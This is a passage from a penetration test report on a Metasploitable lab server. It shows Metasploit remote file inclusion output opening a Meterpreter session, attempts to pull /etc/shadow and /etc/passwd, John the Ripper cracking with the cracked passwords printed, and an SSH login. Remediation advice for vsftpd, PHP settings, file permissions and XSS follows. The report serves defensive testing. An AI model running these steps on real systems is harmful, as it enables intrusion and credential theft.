[*] 172.17.185.126:80 - Local IP: http://172.17.185.125:8080/0Duiu5Cic7J4
[*] 172.17.185.126:80 - PHP include server started.
[*] Sending stage (37775 bytes) to 172.17.185.126
[*] Meterpreter session 8 opened (172.17.185.125:38891 -> 172.17.185.126:4444) at 2020-03-19 14:17:31 -0400

msf exploit(unix/webapp/php_include) > sessions -i 8
[*] Starting interaction with 8...

meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> shadow
[*] skipped    : /etc/shadow -> shadow
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> passwd
[*] skipped    : /etc/passwd -> passwd
meterpreter >
Status: Running
```

Password Crack

John was used to crack the msfadmin password, and ssh access was gained, as an elevated user.

```
Applications  Places  Terminal                Thu 14:19
root@kali: /usr/share/metasploit-framework
File  Edit  View  Search  Terminal  Help
[*] 172.17.185.126:80 - PHP include server started.
[*] Sending stage (37775 bytes) to 172.17.185.126
[*] Meterpreter session 8 opened (172.17.185.125:38891 -> 172.17.185.126:4444) at 2020-03-19 14:17:31 -0400

msf exploit(unix/webapp/php_include) > sessions -i 8
[*] Starting interaction with 8...

meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> shadow
[*] skipped    : /etc/shadow -> shadow
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> passwd
[*] skipped    : /etc/passwd -> passwd
meterpreter >
Background session 8? [y/N]
msf exploit(unix/webapp/php_include) >
[1]+  Stopped                 msfconsole
root@kali:/usr/share/metasploit-framework# unshadow passwd shadow > pwlist
root@kali:/usr/share/metasploit-framework# john --show pwlist
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
root@kali:/usr/share/metasploit-framework# ssh msfadmin@172.17.185.126
msfadmin@172.17.185.126's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Mar 19 14:37:14 2020 from kali.mshome.net
msfadmin@metasploitable:~$
Status: Running
```

Security Considerations & Actions

Vulnerabilities

Critical

Outdated FTP Software

The vsftpd application needs to be updated to the latest version because, as was demonstrated in the attack narrative, the vsftp application had a backdoor that allowed root user access to the system.

Remediation

Who:	IT/DevOps/SRE Team
Vector:	Remote
Action:	Update VSFTP software; allow only authenticated access to port 21, if that is feasible.

High

Poorly Configured Apache Server

Poor PHP configurations should be improved such as the php.ini parameters listed below.

- allow_url_fopen
- allow_url_include

Both parameters should be set to Off rather than On.

Furthermore, sensitive directories and files should be permissioned in such a way so that the www-data user cannot access files such as the shadow and passwd file. Typically, this means root owns the directory and the permissions for the files might be something like 644 or 600.

Finally, the password for an administrator account should not be on a common wordlist, nor should it be the same as the username, as the complexity of the password need be improved.

Remediation

Who:	IT/DevOps/SRE Team
Vector:	Remote

Action:	Have DevOps/SRE team configure php.ini file so that Remote File Inclusion is turned off. Have DevOps/SRE team administer proper permissions on the sensitive files and data so that the information cannot be accessed by a less privileged user such as www-data. Additionally, recommended is that WIDGETS INC.: ▪ Train employees on how to create a proper password ▪ Check employee credentials against known breached passwords ▪ Discourage employees from using work e-mails and usernames as login credentials to other services unless necessary

Moderate

Un-sanitized Input

The web application on the metasploitable server was not sanitizing input for the message board web application. As a result, XSS payloads were injected and other victims accessing that message board were vulnerable to those attacks. Evidence of that is the POC where the pilfered session cookie was hijacked by the attack machine. No credentials were needed to access an area that would otherwise need credentials to be accessed.

In short, authorization controls were completely bypassed. Something like this could lead to an account takeover, if information about a user can be changed where the attacker could then gain complete control over the account.

Remediation

Who:	DevOps Team
Vector:	Remote
Action:	Sanitize input so that when it is reflected, XSS is not possible; this could consist in escaping the input, so the XSS cannot be rendered. An example would be to escape the data so that the web application is less vulnerable. Additionally, ensure allow origin headers are allowed only from specific origins; this could have thwarted information being sent to another domain, if asynchronous JavaScript request were being used. Browsers typically enforce CORS, or cross origin resource sharing, with preflight headers. Additionally, the cookies could not have been pilfered if they were set as httpOnly which means JavaScript cannot get the cookies, and that they can only be transmitted over http. Setting the httpOnly value on the cookie is also something that would have mitigated the risk of a cookie being stolen.